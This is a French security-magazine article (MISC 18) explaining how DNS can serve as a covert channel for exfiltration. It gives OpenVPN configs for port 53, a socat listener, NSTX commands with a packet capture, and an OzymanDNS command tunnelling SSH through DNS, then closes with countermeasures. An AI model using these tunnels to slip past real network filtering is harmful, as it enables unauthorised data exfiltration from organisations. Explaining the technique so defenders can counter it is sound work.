18 sept 2008

Tunnels DNS : fuite d'information universelle

Catégorie : Sécurité Tags : misc

~~Retrouvez cet article dans : Misc 18~~

Nous verrons dans cet article comment utiliser les mécanismes de résolution de nom, le DNS, comme canal caché pour faire transiter furtivement des communications.

Introduction

Les flux réseau sont de plus en plus filtrés : la quasi-totalité est bloquée et ce qui sort est maintenant analysé par le dernier IDS, IPS ou proxy filtrant à la mode. Il n'est plus rare de voir l'ICMP (~~ping, traceroute~~) interdit de sortie. Le Web est filtré et requiert presque tout le temps une authentification, qui implique une identification de l'utilisateur et une traçabilité des actions. Bref, les canaux les plus pratiques et généralement utilisés pour tunneliser les communications et ainsi s'affranchir des barrières mises en place sont de plus en plus difficiles à utiliser ! Pourtant, un protocole n'a jamais subi la foudre de l'administrateur paranoïaque et se voit aussi libre qu'aux débuts d'Internet, un protocole déployé globalement, un protocole universel : le DNS.

1. Le tunnel DNS du pauvre

Cette méthode est plutôt archaïque mais il arrive encore trop fréquemment que le port 53 en UDP, voire même 53 en TCP, soit ouvert vers l'extérieur, à cause d'un administrateur peu au fait et qui aura mal configuré le pare-feu en imaginant qu'il s'agissait là d'un pré-requis au bon fonctionnement de la résolution de noms de domaines depuis tous les postes qui sont à sa charge. Au cas où ça empêcherait quoi que ce soit de fonctionner, on ouvre les vannes !
Une telle erreur de jeunesse permet alors à celui qui le désire de passer par ce gouffre pour organiser une fuite d'informations vers l'extérieur, se connecter à des ordinateurs qui sont en dehors du réseau interne ou créer des tunnels qui permettront de joindre un ordinateur du réseau interne depuis tout Internet. Les outils sont alors très nombreux :

- Dans le cas où le port 53 en TCP est ouvert, il est possible de laisser un serveur SSH quelque part sur Internet, à l'écoute sur ce port et de s'y connecter depuis une station du réseau interne, par exemple pour transférer des fichiers via SCP ou SFTP ou encore pour utiliser le relayage de ports ~~[RELAI SSH] ;~~
- Pour créer facilement un tunnel VPN qui passera par le port UDP 53, OpenVPN ~~[OPENVPN]~~ est idéal ;
- De façon encore plus simple, NetCat, CryptCat ou SoCat peuvent aussi être mis en œuvre.

Parmi tous les moyens évoqués, la connexion de la station qui organisera la fuite d'information à un réseau privé virtuel extérieur avec OpenVPN semble la méthode la plus aboutie. Elle permettra de contacter de manière transparente la station de l'extérieur (ou inversement, de contacter l'extérieur depuis la station cible).
Voici un exemple de configuration pour OpenVPN, côté serveur :

```
### Configuration de OpenVPN permettant de passer par
### le port 53/UDP servant habituellement au DNS

### Coté serveur

# Definition du type d'interface : TUN ou TAP
dev tun

# Definition des IP
# 10.2.3.4 : adresse locale du VPN
# 10.2.3.5 : adresse distante du VPN
ifconfig 10.2.3.4 10.2.3.5

# Script qui établira le routage
# Dans notre cas, avec un réseau local en 10.1.0.0/24,
# up pourra simplement être une script qui lancera la commande
#
# route add -net 10.1.0.0 netmask 255.255.255.0 gw 10.2.3.4
#
# Il est possible également de lancer des commandes iptables pour modifier le filtrage,
# ou bien d'autres commandes.
up ./DNS.up

# Partie serveur dans l'échange TLS
tls-server

# Paramètres Diffie-Hellman
dh dh2048.pem

# Certificate Authority
ca MISC-ca.crt

# Certificat
cert misc-dns.crt

# Clé privée
key misc-dns.key

# Port à utiliser, celui du DNS
port 53

# Détection de la perte de connexion
ping 15
ping-restart 45
ping-timer-rem
persist-tun
persist-key
```

Voici maintenant un exemple de configuration pour OpenVPN, qui permettra au client de se connecter au serveur configuré précédemment :

```
 ### Configuration de OpenVPN permettant de passer par
### le port 53/UDP servant habituellement au DNS
### Coté client

dev tun

# Point de connexion distante
remote 123.45.67.89

# Comme pour le serveur, mais inversé
ifconfig 10.2.3.5 10.2.3.4

# Script qui établira le routage
# Dans notre cas, avec un réseau local en 10.2.0.0/24,
# up pourra simplement être une script qui lancera la commande
#
# route add -net 10.2.0.0 netmask 255.255.255.0 gw 10.2.3.5
up ./DNS-client.up

# Partie cliente dans l'échange TLS
tls-client

# Certificate Authority
ca MISC-ca.crt

# Certificat
cert misc-dns-client.crt

# Clé privée
key misc-dns-client.key

# Port à utiliser, celui du DNS
port 53

# Détection de la perte de connexion
ping 15
ping-restart 45
ping-timer-rem
persist-tun
persist-key
```

Si la fuite d'information ne nécessite que des actions plus simples, comme une copie de fichier ou l'exécution de commandes à distance, il est envisageable d'utiliser SoCat ~~[SOCAT]~~. Ce petit utilitaire sympathique permet de rediriger une connexion quelconque vers un fichier, une autre connexion, une socket Unix et plein d'autres choses encore.
Voici un exemple d'utilisation de SoCat qui enregistre des données envoyées via le port 53 en UDP du serveur sur lequel est lancée la commande :

```
# socat UDP4-LISTEN:53 OPEN:/quelquepart/fichier.log,creat,append
```

Quel que soit l'outil mentionné ci-dessus, seul le port de communication du protocole DNS est utilisé et non pas le protocole lui-même. En général, le port reste toutefois bloqué. En effet, seul le serveur ou le proxy cache DNS a besoin d'une ouverture vers l'extérieur. Il convient alors de ruser un peu afin de passer outre le filtrage mis en place.

2. NSTX

NSTX ~~[NSTX]~~ propose de créer un tunnel IP sur du DNS. En pratique, NSTX est composé de deux parties : un serveur et un client. La partie serveur se met à l'écoute sur le port 53 en UDP et attend des requêtes DNS concernant un domaine qui lui est spécifié. La partie cliente passe par le mécanisme de résolution de noms classique afin de faire parvenir des requêtes sur le nom de domaine convenu avec la

partie serveur. Chaque partie crée une interface de type TUN afin de transférer sur le réseau local les données qui arrivent dans le tunnel. Les données sont camouflées dans des requêtes de type TXT [DNS] qui ne sont là que pour envoyer du texte, une information ou une description. Le contenu de chaque paquet à faire transiter par le tunnel est codé en Base64 et inséré dans ce champ. Pour éviter une mise en cache qui ralentirait considérablement le tunnel, le TTL (Time To Live, période de rétention dans le cache) est fixé à 0. NSTX génère puis incrémente un nom de sous-domaine pour chaque requête envoyée. La figure 1 ci-dessus montre un exemple de paquet transmis par NSTX.
Les deux parties de NSTX sont lancées avec les commandes suivantes :



Fig. 1

```
# Partie serveur
# nstxd
nstxcd titi.toto.com 192.168.2.52
# Adresse IP (pour l'interface TUN) utilisée sur le réseau local
ifconfig tun0 192.168.5.43 netmask 255.255.255.0
```

La capture réseau suivante montre l'incrémentation des sous-domaines générés pour chaque requête. La partie cliente (192.168.2.41) envoie des requêtes DNS de type TXT à la partie serveur (192.168.2.52). La capture d'écran ci-contre montre les données encodées en base64 et transmises dans la partie Name de la réponse.

```
 192.168.2.41.32788 > 192.168.2.52.53:  42591+ TXT? cTpbGfPrr.titi.toto.com. (41)
192.168.2.41.32788 > 192.168.2.52.53:  42592+ TXT? cTpbHfPrr.titi.toto.com. (41)
192.168.2.41.32788 > 192.168.2.52.53:  42593+ TXT? cTpbIfPrr.titi.toto.com. (41)
192.168.2.41.32788 > 192.168.2.52.53:  42594+ TXT? cTpbJfPrr.titi.toto.com. (41)
192.168.2.41.32788 > 192.168.2.52.53:  42595+ TXT? cTpbKfPrr.titi.toto.com. (41)
192.168.2.52.53 > 192.168.2.41.32788:  42586* 1/0/0 TXT[|domain]
192.168.2.41.32788 > 192.168.2.52.53:  42596+ TXT? cTpbLfPrr.titi.toto.com. (41)
192.168.2.52.53 > 192.168.2.41.32788:  42587* 1/0/0 TXT[|domain]
192.168.2.41.32788 > 192.168.2.52.53:  42597+ TXT? cTpbMfPrr.titi.toto.com. (41)
192.168.2.52.53 > 192.168.2.41.32788:  42588* 1/0/0 TXT[|domain]
192.168.2.41.32788 > 192.168.2.52.53:  42598+ TXT? cTpbNfPrr.titi.toto.com. (41)
192.168.2.52.53 > 192.168.2.41.32788:  42589* 1/0/0 TXT[|domain]
192.168.2.52.53 > 192.168.2.41.32788:  42590* 1/0/0 TXT[|domain]
```

NSTX souffre toutefois d'une limitation relative à la latence ajoutée par la résolution de nom : en pratique, il est difficile d'obtenir un débit supérieur à une poignée de Kbits par seconde. Nativement, NSTX ne chiffre pas non plus les flux transmis.

3. OzymanDNS

Dan Kaminsky [DOXPARA] a présenté en 2004 une petite suite d'outils, OzymanDNS, utilisant les mêmes mécanismes de tunnelisation par DNS que NSTX. Les principaux outils que cette suite contient sont :

- ~~droute.pl~~ : grâce à l'option ~~ProxyCommand~~ de SSH, ~~Droute~~ permet de faire passer une connexion SSH par le biais du tunnel DNS (la charge utile dans ce cas est moindre par rapport à NSTX et la connexion est donc plus rapide) ;
- ~~aska.pl~~ : envoi de fichier par DNS ;
- ~~geta.pl~~ : réception de fichier par DNS.

Par rapport à NSTX, le principal avantage de OzymanDNS est qu'il permet de :

- Mieux régler les délais entre chaque paquet envoyé ;
- Utiliser une liste de serveurs DNS et pas un seul et ainsi répartir la charge sur différents serveurs DNS (l'un après l'autre ou de manière aléatoire) ;
- Avoir des noms de sous-domaines plus aléatoires et pas uniquement une incrémentation comme NSTX le fait.

La commande qui reste la plus utile est bien ~~Droute~~, qui permet de se connecter à distance via SSH (la pratique montre que cet outil est plus fiable et plus rapide que NSTX, qui envoie l'ensemble de la trame Ethernet via le tunnel). Elle s'utilise de la manière suivante :

```
 ssh -C -o ProxyCommand="./droute -s tunnel.dns-serveur.com -f /
tmp/liste-de-serveurs-DNS -c random" utilisateur@mon-serveur.com
```

4. Contre-mesures

Afin d'éviter ce type de fuite, le mieux est déjà d'interdire à toute station du réseau interne de faire des requêtes vers des serveurs DNS extérieurs ou d'utiliser un serveur DNS qui relaiera les requêtes vers des serveurs DNS externes. En effet, une station n'a en général aucun besoin de résoudre les noms de domaines en dehors de ceux qui sont internes. En ce qui concerne les domaines enregistrés sur Internet, seuls les serveurs proxy ont besoin d'en résoudre le nom !
Les autres options pour limiter l'usage intempestif du DNS comme canal caché et la fuite d'information sont réduites. Il est possible d'ajouter quelques règles à un IDS pour qu'il tente de repérer les méthodes ou les outils les plus répandus. Bien sûr, ceci n'arrêtera pas les outils maison.

Conclusion

L'abus du DNS comme canal caché n'est pas encore très répandu. Le risque est toutefois bien présent : les outils cités ci-dessus le prouvent, ainsi que les quelques chevaux de Troie qui utilisent le DNS comme canal pour passer des commandes ou pour se connecter sur les systèmes pris pour cible. Le caractère universel du protocole en fait effectivement un canal de choix.

Références

- [RELAI-SSH] MISC 5, Janvier-Février 2003, Relayage de port avec SSH (p. 72), par Frédéric Raynal.
- [OPENVPN] Site de OpenVPN : http://openvpn.sourceforge.net/howto.html

- [SOCAT] Site de SoCat : http://freshmeat.net/projects/socat/
- [NSTX] NSTX, Tunnel IP sur DNS : http://nstx.dereference.de/nstx/
- [DNS] Protocole DNS, RFC 1035 : http://www.ietf.org/rfc/rfc1035.txt?number=1035
- [DOXPARA] Doxpara, site de Dan Kaminsky : http://www.doxpara.com/

~~Retrouvez cet article dans : **Misc 18**~~

Posté par (La rédaction) | Signature : Victor Vuillard | Article paru dans 

Laissez une réponse

Vous devez avoir ouvert une session pour écrire un commentaire.

« Précédent Aller au contenu »

Identifiez-vous
Inscription
S'abonner à UNIX Garden

Articles de 1ère page

- réception d'images satellites : utilisation d'un système embarqué
- réception d'images satellites : principes de base
- Les chantiers OpenBSD
- Pour quelques bits d'information
- Linux embarqué : BusyBox « in a nutshell »
- La boîte à outils libres pour l'embarqué
- Sécurité avancée du serveur web Apache : mod_security et mod_dosevasive
- Quelques éléments de sécurité des réseaux privés virtuels MPLS/VPN
- Quelles solutions pour Linux embarqué ?
- Les systèmes embarqués : une introduction

Actuellement en kiosque :

Il y a actuellement

811 articles/billets en ligne.

Recherche

Catégories

- Administration réseau
- Administration système
- Agenda-Interview
- Audio-vidéo
- Bureautique
- Comprendre
- Distribution
- Embarqué
- Environnement de bureau
- Graphisme
- Jeux
- Matériel
- News
- Programmation
- Réfléchir
- Sécurité
- Utilitaires
- Web

Archives

- octobre 2008
- septembre 2008
- août 2008
- juillet 2008
- juin 2008

- mai 2008
- avril 2008
- mars 2008
- février 2008
- janvier 2008
- décembre 2007
- novembre 2007
- février 2007

GNU/Linux Magazine

- EuroBSDCon 2008 à Strasbourg 18 et 19 octobre
- GNU/Linux Magazine N°109 - Octobre 2008 - Chez votre marchand de journaux
- Édito : GNU/Linux Magazine 109
- GLMF, partenaire de l'évènement "Paris, capitale du Libre"
- GNU/Linux Magazine 108 - Septembre 2008 - Chez votre marchand de journaux

GNU/Linux Pratique

- EuroBSDCon 2008 à Strasbourg 18 et 19 octobre
- Linux Pratique Essentiel N°4 - Octobre/Novembre 2008 - Chez votre marchand de journaux
- Édito : Linux Pratique Essentiel N° 4
- Linux Pratique Essentiel N°4 : Références des articles
- Linux Pratique Essentiel 4 - Communiqué de presse

MISC Magazine

- Misc 39 : Fuzzing - Injectez des données et trouvez les failles cachées - Septembre/Octobre 2008 - Chez votre marchand de journaux
- Edito : Misc 39
- MISC 39 - Communiqué de presse
- Salon Infosecurity & Storage expo - 19 et 20 novembre 2008.
- Misc 38 : Codes Malicieux, quoi de neuf ? - Juillet/Août 2008 - Chez votre marchand de journaux